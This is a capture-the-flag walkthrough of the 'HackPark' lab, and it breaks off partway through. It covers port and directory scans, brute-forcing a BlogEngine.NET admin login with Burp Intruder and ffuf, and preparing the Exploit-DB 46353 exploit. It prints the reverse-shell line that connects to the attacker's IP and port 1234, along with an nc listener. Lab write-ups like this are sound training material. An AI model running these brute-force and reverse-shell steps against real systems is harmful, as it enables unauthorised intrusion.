HackPark
Bruteforce a websites login with Hydra, identify and use a public exploit then escalate your privileges on this Windows machine!
Task 5 Privilege Escalation Without Metasploit
Target IP Address: 10.49.174.252
Kali Linux IP Address: 192.168.162.207
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap -sV -O -Pn -p- 10.49.174.252
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 05:22 -0400
Stats: 0:04:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
Nmap scan report for 10.49.174.252
Host is up (0.038s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 8.5
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 741.03 seconds
http://10.49.174.252/
1
 © 2026 Designed by BlogEngine
http://10.49.174.252/post/welcome-to-hack-park
There is a comment board that can sumbit comment as a visitor

http://10.49.174.252/Account/login.aspx?ReturnURL=/admin/
This is the login page
Do the directory scan to find hidden directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
┌──(root㉿kali)-[/home/kali/Downloads]
└─# gobuster dir -u  http://10.49.174.252 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.174.252
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
ADMIN                (Status: 302) [Size: 173] [--> http://10.49.174.252/Account/login.aspx?ReturnURL=/ADMIN]
Admin                (Status: 302) [Size: 173] [--> http://10.49.174.252/Account/login.aspx?ReturnURL=/Admin]
Blog                 (Status: 500) [Size: 1208]
Archive              (Status: 200) [Size: 8325]
Content              (Status: 301) [Size: 152] [--> http://10.49.174.252/Content/]
Default              (Status: 500) [Size: 1763]
Contact              (Status: 200) [Size: 9935]
ContactUs            (Status: 200) [Size: 9937]
Scripts              (Status: 301) [Size: 152] [--> http://10.49.174.252/Scripts/]
Search               (Status: 200) [Size: 8407]
account              (Status: 301) [Size: 152] [--> http://10.49.174.252/account/]
admin                (Status: 302) [Size: 173] [--> http://10.49.174.252/Account/login.aspx?ReturnURL=/admin]
appcode              (Status: 301) [Size: 152] [--> http://10.49.174.252/appcode/]
archive              (Status: 200) [Size: 8325]
archive1             (Status: 200) [Size: 8326]
archive2             (Status: 200) [Size: 8326]
archived             (Status: 200) [Size: 8326]
archived-pages       (Status: 200) [Size: 8332]
archiver             (Status: 200) [Size: 8326]
archivedimages       (Status: 200) [Size: 8332]
archives             (Status: 200) [Size: 8326]
archives30           (Status: 200) [Size: 8328]
archivesearch        (Status: 200) [Size: 8331]
aspnet_client        (Status: 301) [Size: 158] [--> http://10.49.174.252/aspnet_client/]
aux                  (Status: 500) [Size: 1763]
blog                 (Status: 500) [Size: 1208]
com1                 (Status: 500) [Size: 1763]
com2                 (Status: 500) [Size: 1763]
com4                 (Status: 500) [Size: 1763]
com3                 (Status: 500) [Size: 1763]
con                  (Status: 500) [Size: 1763]
contact us           (Status: 200) [Size: 9938]
contact-form         (Status: 200) [Size: 9940]
contact-author       (Status: 200) [Size: 9942]
contact              (Status: 200) [Size: 9935]
contact-info         (Status: 200) [Size: 9940]
contact25php         (Status: 200) [Size: 9940]
contact-us           (Status: 200) [Size: 9938]
contact-me           (Status: 200) [Size: 9938]
contact2             (Status: 200) [Size: 9936]
contactUs            (Status: 200) [Size: 9937]
contact_files        (Status: 200) [Size: 9941]
contact_request      (Status: 200) [Size: 9943]
contact_form         (Status: 200) [Size: 9940]
contact_info         (Status: 200) [Size: 9940]
contact_seller       (Status: 200) [Size: 9942]
contact_us           (Status: 200) [Size: 9938]
contact_thanks       (Status: 200) [Size: 9942]
contact_us_form      (Status: 200) [Size: 9943]
contactanos          (Status: 200) [Size: 9939]
contactar            (Status: 200) [Size: 9937]
contactenos          (Status: 200) [Size: 9939]
contacto             (Status: 200) [Size: 9936]
contactgrabber       (Status: 200) [Size: 9942]
contactform          (Status: 200) [Size: 9939]
contactinfo          (Status: 200) [Size: 9939]
contactos            (Status: 200) [Size: 9937]
contacts_confirm     (Status: 200) [Size: 9944]
contacts             (Status: 200) [Size: 9936]
contactshort         (Status: 200) [Size: 9940]
contactus            (Status: 200) [Size: 9937]
content              (Status: 301) [Size: 152] [--> http://10.49.174.252/content/]
custom               (Status: 301) [Size: 151] [--> http://10.49.174.252/custom/]
default              (Status: 500) [Size: 1763]
default_files        (Status: 500) [Size: 1763]
default-images       (Status: 500) [Size: 1763]
defaults             (Status: 500) [Size: 1763]
fonts                (Status: 301) [Size: 150] [--> http://10.49.174.252/fonts/]
lpt1                 (Status: 500) [Size: 1763]
lpt2                 (Status: 500) [Size: 1763]
nul                  (Status: 500) [Size: 1763]
prn                  (Status: 500) [Size: 1763]
robots.txt           (Status: 200) [Size: 303]
scripts              (Status: 301) [Size: 152] [--> http://10.49.174.252/scripts/]
search-form-js       (Status: 200) [Size: 8415]
search-our-site      (Status: 200) [Size: 8416]
search-form          (Status: 200) [Size: 8412]
search               (Status: 200) [Size: 8407]
search-result        (Status: 200) [Size: 8414]
search-results       (Status: 200) [Size: 8415]
search-users         (Status: 200) [Size: 8413]
search-this-site     (Status: 200) [Size: 8417]
search123            (Status: 200) [Size: 8410]
search1              (Status: 200) [Size: 8408]
search2000           (Status: 200) [Size: 8411]
search2              (Status: 200) [Size: 8408]
search_              (Status: 200) [Size: 8408]
search97cgi          (Status: 200) [Size: 8412]
search_designs       (Status: 200) [Size: 8415]
search_engine        (Status: 200) [Size: 8414]
search_engines       (Status: 200) [Size: 8415]
search_form          (Status: 200) [Size: 8412]
search_pages         (Status: 200) [Size: 8413]
search_result        (Status: 200) [Size: 8414]
search_results       (Status: 200) [Size: 8415]
search_rss           (Status: 200) [Size: 8411]
search_tips          (Status: 200) [Size: 8412]
searchcenter         (Status: 200) [Size: 8413]
searchall            (Status: 200) [Size: 8410]
searchengine         (Status: 200) [Size: 8413]
searchedit           (Status: 200) [Size: 8411]
searchdata           (Status: 200) [Size: 8411]
searchdb             (Status: 200) [Size: 8409]
searcher             (Status: 200) [Size: 8409]
searches             (Status: 200) [Size: 8409]
searchform           (Status: 200) [Size: 8411]
searchhandler        (Status: 200) [Size: 8414]
searchindex          (Status: 200) [Size: 8412]
searchhistory        (Status: 200) [Size: 8414]
searchpreview        (Status: 200) [Size: 8414]
searchpro            (Status: 200) [Size: 8410]
searchitem           (Status: 200) [Size: 8411]
searchprofile        (Status: 200) [Size: 8414]
searchresults        (Status: 200) [Size: 8414]
searchservices       (Status: 200) [Size: 8415]
searchs              (Status: 200) [Size: 8408]
searchresult         (Status: 200) [Size: 8413]
searchterms          (Status: 200) [Size: 8412]
searchtest           (Status: 200) [Size: 8411]
searchurl            (Status: 200) [Size: 8410]
searchtools          (Status: 200) [Size: 8412]
setup                (Status: 302) [Size: 175] [--> http://10.49.174.252/Account/login.aspx?ReturnUrl=%2fsetup]
Progress: 20469 / 20469 (100.00%)
===============================================================
Finished
===============================================================
The default administrator credentials for BlogEngine.NET are: • Username: admin • Password: admin
Try to retrive the password for an not exist user http://10.49.174.252/Account/password-retrieval.aspx
1
2
3
Username: idontexist

User not found
Try to retrive the password for admin
1
2
3
Username: admin

Error sending email in SendMailMessage: Failure sending mail. Unable to connect to the remote server A connection attempt failed because the connected party did not properly respond after a period of time, or established connection failed because connected host has failed to respond 192.178.211.109:587
which means the admin user exists.
Try to brute force the password for admin user
use Burp Suite to capture the POST request when we login, and named it login.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
POST /Account/login.aspx?ReturnURL=%2fadmin%2f HTTP/1.1

Host: 10.49.174.252

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 563

Origin: http://10.49.174.252

Connection: keep-alive

Referer: http://10.49.174.252/Account/login.aspx?ReturnURL=/admin/

Cookie: comment=name=albedo&email=albedo@nigredo&url=http://nigredo&country=

Upgrade-Insecure-Requests: 1

Priority: u=0, i


__VIEWSTATE=SVKb3j8GTLGI5yHeesGUCXYAUgXSLIO%2FWobD87XE%2BjTs76RItBrXKJlbUwhX%2Bp8gx%2F5tUgrlPEMv9OV2i8eF3w0Y8Yq8IZ5YVQpISH8z7P3uZctAWxInX9C7YKIcE1YAxvHijZqy4TJWs%2BcFokSHecdVrOPHzKJQeYSpJ81h9X3H8LNt&__EVENTVALIDATION=oiobA9mcR5iCJXycizQL1JLuHe4k%2FS%2BVIn0tguGa72uGp1%2Fje11f%2B%2FxAFhaHfOlGzAwwCNFiYcUiXgpOXxUzp4pOVeVD%2BZRwzLnB15yCuOpHjPxv4FM99X8ph8QlhF6IeAVz6TmppU%2FGddZHWH68ApujwyATAuyE9GXNbeCzw6acW%2BZb&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=password&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in
When the password is incorrect, we can see Login failed in the response
1
Login failed
Use Burp intruder to brute force tha admin password with /usr/share/wordlists/fasttrack.txt


The status code is 302, and the location is http://10.49.174.252/admin/
which means we successfully find the password for admin
1
2
Username: admin
Password: 1qaz2wsx
Accoring to the result, the Login failed response has 4736 length
https://github.com/ffuf/ffuf
to make fuff read the POST request and try different passwords, we should modify the ctl00%24MainContent%24LoginUser%24Password parameter value to fuff’s placeholder FUZZ in login.txt.
1
ctl00%24MainContent%24LoginUser%24Password=password
1
ctl00%24MainContent%24LoginUser%24Password=FUZZ
1
2
3
INPUT OPTIONS:
-request            File containing the raw http request
-request-proto      Protocol to use along with raw request (default: https)
Here we succefully find the password for admin using ffuf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(root㉿kali)-[~]
└─# ffuf -request /home/kali/Downloads/login.txt -request-proto http -w /usr/share/wordlists/fasttrack.txt -X POST -fc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.49.174.252/Account/login.aspx?ReturnURL=%2fadmin%2f
 :: Wordlist         : FUZZ: /usr/share/wordlists/fasttrack.txt
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: http://10.49.174.252
 :: Header           : Connection: keep-alive
 :: Header           : Cookie: comment=name=albedo&email=albedo@nigredo&url=http://nigredo&country=
 :: Header           : Priority: u=0, i
 :: Header           : Host: 10.49.174.252
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Referer: http://10.49.174.252/Account/login.aspx?ReturnURL=/admin/
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Data             : __VIEWSTATE=SVKb3j8GTLGI5yHeesGUCXYAUgXSLIO%2FWobD87XE%2BjTs76RItBrXKJlbUwhX%2Bp8gx%2F5tUgrlPEMv9OV2i8eF3w0Y8Yq8IZ5YVQpISH8z7P3uZctAWxInX9C7YKIcE1YAxvHijZqy4TJWs%2BcFokSHecdVrOPHzKJQeYSpJ81h9X3H8LNt&__EVENTVALIDATION=oiobA9mcR5iCJXycizQL1JLuHe4k%2FS%2BVIn0tguGa72uGp1%2Fje11f%2B%2FxAFhaHfOlGzAwwCNFiYcUiXgpOXxUzp4pOVeVD%2BZRwzLnB15yCuOpHjPxv4FM99X8ph8QlhF6IeAVz6TmppU%2FGddZHWH68ApujwyATAuyE9GXNbeCzw6acW%2BZb&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=FUZZ&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
________________________________________________

1qaz2wsx                [Status: 302, Size: 144, Words: 6, Lines: 4, Duration: 38ms]
:: Progress: [262/262] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
1
1qaz2wsx                [Status: 302, Size: 144, Words: 6, Lines: 4, Duration: 38ms]
Restart the target machine: Target IP Address: 10.48.142.193
Use the above credentials, we successfully login to the admin page:
http://10.48.142.193/admin/#/

http://10.48.142.193/admin/about.cshtml

In the about page, we get some version information
1
2
3
4
5
6
7
8
9
Your BlogEngine.NET Specification

    Version: 3.3.6.0
    Configuration: Single blog
    Trust level: Unrestricted
    Identity: IIS APPPOOL\Blog
    Blog provider: XmlBlogProvider
    Membership provider: XmlMembershipProvider
    Role provider: XmlRoleProvider
https://www.exploit-db.com/exploits/46353
We find BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution in exploitdb
First, we change the reverse shell IP address and port to our kali’s ip and listening port
1
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("192.168.162.207", 1234)) {
Then we rename the reverse shell to PostView.ascx
Start a listener on kali linux
1
2
3
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -lvp 1234
listening on [any] 1234 ...

Click on the File Manager on the toolbar
